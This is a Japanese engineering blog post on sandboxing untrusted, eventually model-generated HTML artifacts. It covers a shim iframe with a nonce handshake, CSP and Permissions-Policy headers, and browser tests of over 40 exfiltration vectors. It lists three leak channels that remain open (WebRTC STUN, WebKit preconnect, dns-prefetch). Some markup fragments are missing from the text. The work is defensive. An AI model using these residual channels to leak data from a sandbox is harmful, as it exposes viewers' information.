
1 アプリケーションページが shim を埋め込み、nonce は fragment に入れる。2 shim はその nonce で身元を示す。3 アプリは origin、source、type、nonce を検証し、自分のリスナーを外してから HTML を送る。4 shim がその4項目を再検証し、HTML を内側のサンドボックス iframe に一度だけ書き込む。
#"
 sandbox="allow-scripts allow-same-origin"
 referrerpolicy="no-referrer" allow="">

">
nonce は URL fragment に置くので、ブラウザがサーバーへ送ることはない。これが今回のページロードとこの shim インスタンスを結びつけるため、あるとき開いたページ宛てのメッセージを別のときに再生することはできない。payload は ブロックではなく data 属性に入れる。ERB は属性コンテキストでエスケープするので、HTML トークナイザーが payload からタグや script-data 状態へ再突入することはない。 の脱出も、script-data の二重エスケープのような境界ケースも起きない。読み戻すときは dataset を使い、テキストとして扱う。アプリと同じ origin で HTML としてパースすることは決してない。
ハンドシェイクは短い:
function onReady(event) {
 if (event.origin !== SHIM_ORIGIN) return;
 if (event.source !== frame.contentWindow) return;
 if (!event.data || event.data.type !== 'ready') return;
 if (event.data.nonce !== nonce) return;

 window.removeEventListener('message', onReady);
 frame.contentWindow.postMessage({ type: 'render', nonce: nonce, html: html }, SHIM_ORIGIN);
}
リスナーは artifact がレンダリングされる前に自分を外すので、受け渡しが終わればアプリケーションページには message リスナーが一つも残らない。artifact が何を送り返しても、それを動かすことはできない。shim は同じ検査を繰り返し、ロードごとに一度だけレンダリングし、artifact が住み着く frame を組み立てる:
const runtime = document.createElement('iframe');
runtime.setAttribute('sandbox', 'allow-scripts');
runtime.setAttribute('referrerpolicy', 'no-referrer');
runtime.setAttribute('allow', '');
runtime.srcdoc = policyMeta + message.html;
信頼できない HTML が shim の中で動くことはない。それはネストした iframe の中で、allow-scripts だけを伴って動く。ほかには何もない。したがって artifact が手にするのは不透明な origin で、ストレージも cookie も、shim の DOM へ戻る経路も存在しない。
shim 自身の sandbox に allow-same-origin が含まれていることに気づくだろう。普通なら警告される組み合わせだ。ここでは問題ない。理由は具体的で、shim の埋め込み元が別の origin だからだ。実際のクロスサイト origin を保つことで、宛先を絞った postMessage と e.origin の検査が機能し、それでいて shim はアプリの DOM に手が届かない。ネストした frame が allow-same-origin を落とし、sandbox フラグは積集合を取るので、いずれにせよ artifact は不透明のままになる。
shim のレスポンスはさらに frame-ancestors をアプリの origin に固定し、他のサイトが shim を埋め込んでレンダリングプリミティブとして使えないようにする。これは正面ではなく裏口を塞ぐものだが、少なくとも shim が他人の部品になることはない。
境界三:プロンプトが要求し、ポリシーが強制する
身元と origin を固めても、任意の JavaScript がどこかで動くこと自体は残る。三つ目の境界が扱うのは、それが何に触れられるかだ。shim のレスポンスはゼロから作ったポリシーを運ぶ:
default-src 'none'; script-src 'unsafe-inline'; style-src 'unsafe-inline';
img-src data: blob:; font-src data:; media-src data: blob:;
connect-src 'none'; form-action 'none'; base-uri 'none'; object-src 'none';
frame-src 'self'; worker-src 'none'; webrtc 'block'
connect-src 'none' が主な仕事を担う。一つのディレクティブで fetch、XMLHttpRequest、WebSocket、sendBeacon、EventSource、WebTransport をまとめて潰す。default-src 'none' も加われば、artifact は外部の画像、スクリプト、スタイルシート、フォントを読み込めない。
生成プロンプトも同じことを言っている。「HTML ファイル一つ、外部リクエストゼロ、すべてインライン」。プロンプトとして書けば、モデルがたいてい従う要求にすぎない。ポリシーとして書けば、モデルが従うかどうかに関係なく強制される。指示を無視する artifact は、本来あるはずのない部分を欠いた状態でレンダリングされる。
about:srcdoc ドキュメントは親のポリシーを継承するので、これはネストした frame の中でも、artifact から派生したさらに深い srcdoc の領域でも同じように効く。継承されたポリシーの上に、artifact ドキュメントの先頭で `` として二つ目のポリシーを注入する。ブラウザは複数のポリシーを積集合で統合するので、二つ目は締める方向にしか働かない。これで、shim には必要だが artifact にあってはならないディレクティブを塞ぐ。外側のポリシーでは frame-src を 'self' にして shim が内側の frame を組み立てられるようにし、内側のポリシーでは 'none' にする。あの meta には変更するディレクティブだけでなくポリシー全体を書き直す。継承は「理屈の上では」4つのエンジンで同じ挙動になるはずだが、書き直せばそれに依存せずに済む。
これと対になる Permissions-Policy は camera、microphone、geolocation、payment、USB、serial、bluetooth、clipboard の読み書き、web-share を拒否する。最も目立たないのはこれだ:
cross-origin-isolated=()
artifact のレスポンスに COEP を付けないのは意図的だ。クロスオリジン分離こそが SharedArrayBuffer と高精度タイマーを解禁する鍵であり、それらは Spectre のサイドチャネルがまさに狙う低レベル機能だ。拒否しておけば、将来誰かが誤って COEP ヘッダーを足しても、この経路は塞がったままになる。
境界をテストする
この構成を一連の敵対的テストに放り込んだ。40 以上のデータ持ち出しベクターを、Chromium、Chrome、Firefox、WebKit の現行ビルドに対して試したものだ。Fetch、XHR、Beacon、EventSource、WebSocket、WebTransport、画像、スクリプト、CSS、フォント、動画、object、iframe、フォーム POST、blob worker、meta-refresh、動的 import()、SVG、``、window.open、Speculation Rules の prefetch と prerender、クロスオリジンへの自己ナビゲーション、サンドボックス脱出、そしてアプリの cookie、storage、DOM を読むあらゆる試み。すべてのエンジンでブロックされた。
CSP が今日ふさぐことのできない経路が三つあり、テストはそれぞれの挙動を一つずつ確かめた。

三つの経路は依然として開いたままで、そのどれもこちら側では閉じられない。アプリケーションデータには届かないが、閲覧者のマシンからは確かに出ていく——だからこれを記録すべき場所は意思決定記録であって、緩和策ではない。
WebRTC。 仕様上、connect-src はこれを対象にしていない。サンドボックス内で ICE を起動すると、Chromium、ブランド版 Chrome、WebKit ではネットワークへ STUN バインディングリクエストが飛ぶ。Firefox は候補アドレスを収集するが、こちらの観測側からは何も出ていない。一つ伝えておきたい細部がある。STUN は UDP で動くので、TCP だけを監視している側はこの経路を「閉じている」と報告するが、実際は閉じていない。CSP Level 3 は webrtc ディレクティブを定義しており、こちらも webrtc 'block' を配信しているが、現時点でこれを強制するエンジンはない。したがって、テストフレームワークがとあるエンジンが実際にそう振る舞うことを証明するまでは、これは境界ではなく多層防御にすぎない。
preconnect。 これは CSP の穴ではない。Chromium、Chrome、Firefox はリソースヒントを source list に照らして評価し、何も開かない。WebKit は今もヒントのホストへペイロードなしの素の TCP 接続を一本張るが、データを運ぶ prefetch は四つのエンジンすべてで遮断される。この食い違いはエンジンの挙動であって、仕様が約束したものではない——だからテストは標準ではなく実ブラウザ上で走らせている。
dns-prefetch。 未検証として記録する。これが発する DNS クエリは対象ホスト上の監視者からは見えないので、確認するにも除外するにも権威 DNS の観測点が要るが、まだ用意していない。
この三つはいずれもアプリケーションデータ、Cookie、ストレージ、DOM には届かない。持ち出せるのは artifact 自体がすでに含んでいる内容と、閲覧者の IP、そしてこのページを開いたという事実だけだ。権限を持つ閲覧者は、自分に見せられた内容をそもそもコピーできる——この種の防御の境界はそこにある。こうした経路は日付とエンジンのバージョンを添えて意思決定記録に書き、ブラウザのメジャーリリースのたびに再テストすべきだ。
一緒には走らせられない二組のテスト
自分たちのコードに関する主張——正確なディレクティブ、payload のエスケープ、開くたびに新しくなる nonce——は普通の Rails テストに固定し、CI で回す。およそ 350 行。ブラウザの挙動に関する主張——srcdoc が本当にポリシーを継承するか、meta ポリシーが本当に積集合を取るか、各エンジンが実際にどのディレクティブを強制するか——は Playwright のテストフレームワークに置く。これは本番と完全に同じネスト構造を再現し、「JS 呼び出しが例外を投げたかどうか」ではなく生のソケット監視を根拠にする。
このフレームワークは意図的に CI に入れていない。検証しているのは他人のソフトウェアだ。Chrome が新バージョンを出せば赤くなるが、こちらが何かを壊したときに赤くなるわけではない。自分で制御できない理由で赤くなるテストは、一か月もすれば無視される。リリース前とエンジンのメジャーアップデート時に走らせ、記録したベースラインとのずれが出れば、何かをリリースする前に意思決定記録を更新しなければならない。
二つ目のドメインの請求書
本番で問題が二つ出た。どちらも、こちらが最も自信を持っていた選択に直接由来する。
一つ目。誰も聞いたことのない新しいドメインは、企業ネットワークのフィルターが既定でブロックするまさにその対象だった。何人かの顧客ユーザーが、完全に有効なリンクを開いて白い画面を見た。artifact に問題はなく、権限にも問題はなく、ただ彼らの職場のファイアウォールがそのドメインを見たことがなかっただけだ。決め手になったのは、同じリンクがモバイル回線では一瞬で開いたことだった。サーバー側に直せる場所はない。サーバー側に何の問題もないからだ。これはサポートと周知のコストだ。ドメインを顧客の IT に伝えなければならず、製品は空白ページではなくドメインがブロックされていることを説明できなければならない。ユーザーコンテンツを独立したドメインに隔離するなら、このコミュニケーションの分の予算を確保しておくこと。
二つ目はもっと小さく、もっと笑える話だ。共有リンクは認証の後ろにあるので、誰かが Slack に貼ると展開器がリダイレクトを追い、こちらのログインページのリンクプレビューが生成された。そこで手前にルートを一つ足し、User-Agent でマッチして固定の Open Graph カードを返すようにした。User-Agent はいくらでも偽装できるので、その背後にあるレスポンスは見知らぬ相手に渡して構わない。どの成果物も名指しせず、何も読み込まず、セッション Cookie も設定せず、どんな ID に対しても——実在しようとでっち上げだろうと——まったく同じバイト列を返す。ある slug が存在するかどうかすら漏らさない。
同じことをやろうとしているなら
最も役に立ったのは、「信頼できない HTML をサンドボックスに閉じ込める」を一つの問題として扱うのをやめたことだ。それは実際には三つの問題で、三通りの壊れ方をする。切り分けてしまえば、議論はずっと短くなる。
今いる著者ではなく、将来いる著者のために作る。 第一段階では管理者しか使えず、それだけではこの設計を正当化できない。第二段階では言語モデルが著者の位置に来る。後から強化するということは、機能がすでに動いている状態でホスティング構成を決め直すということだ。
AI 機能のどこがセキュリティ問題で、どこが単なる衛生習慣なのかを早く見極める。 独立したコンテキストウィンドウ、入念に設計したツールプロンプト、自動化された出力チェック。どれもやる価値はあるが、生成機能を安心して出せる理由にはどれもならない。
URL を認証情報として扱う設計には、まず疑いを持つこと。 デモでは問題なく動いて見える。だが顧客が最初にメールを転送した瞬間に、それは壊れる。
認証レイヤーが想定した場所にあると決めつけないこと。 うちの認証はミドルウェアとして、自分たちが書いたすべてのルート制約より前に動いていた。その結果、認証を外すことだけを目的としたドメインで、嬉しそうにログインページを返していた。
残存リスクは、日付とエンジンのバージョンとともに書き残すこと。 ブラウザの挙動は変わる。どのビルドで検証したかを明記した決定記録だけが、次の再テストを誠実に保つ。残存リスクは正確に書けば意思決定であり、楽観的に書けば、このコードを引き継ぐ人間へのサプライズになる。
動くようになったら、まず社内ネットワークのノート PC でこのリンクを開き、使えることを確認してから、完了したと周りに伝える。
これは今も進化中のシステムについての作業記録である。生成フェーズは未リリースで、ブラウザ挙動に関する結論は新しいエンジンバージョンで再テストする。記事はそれに合わせて更新する。
Happy Coding!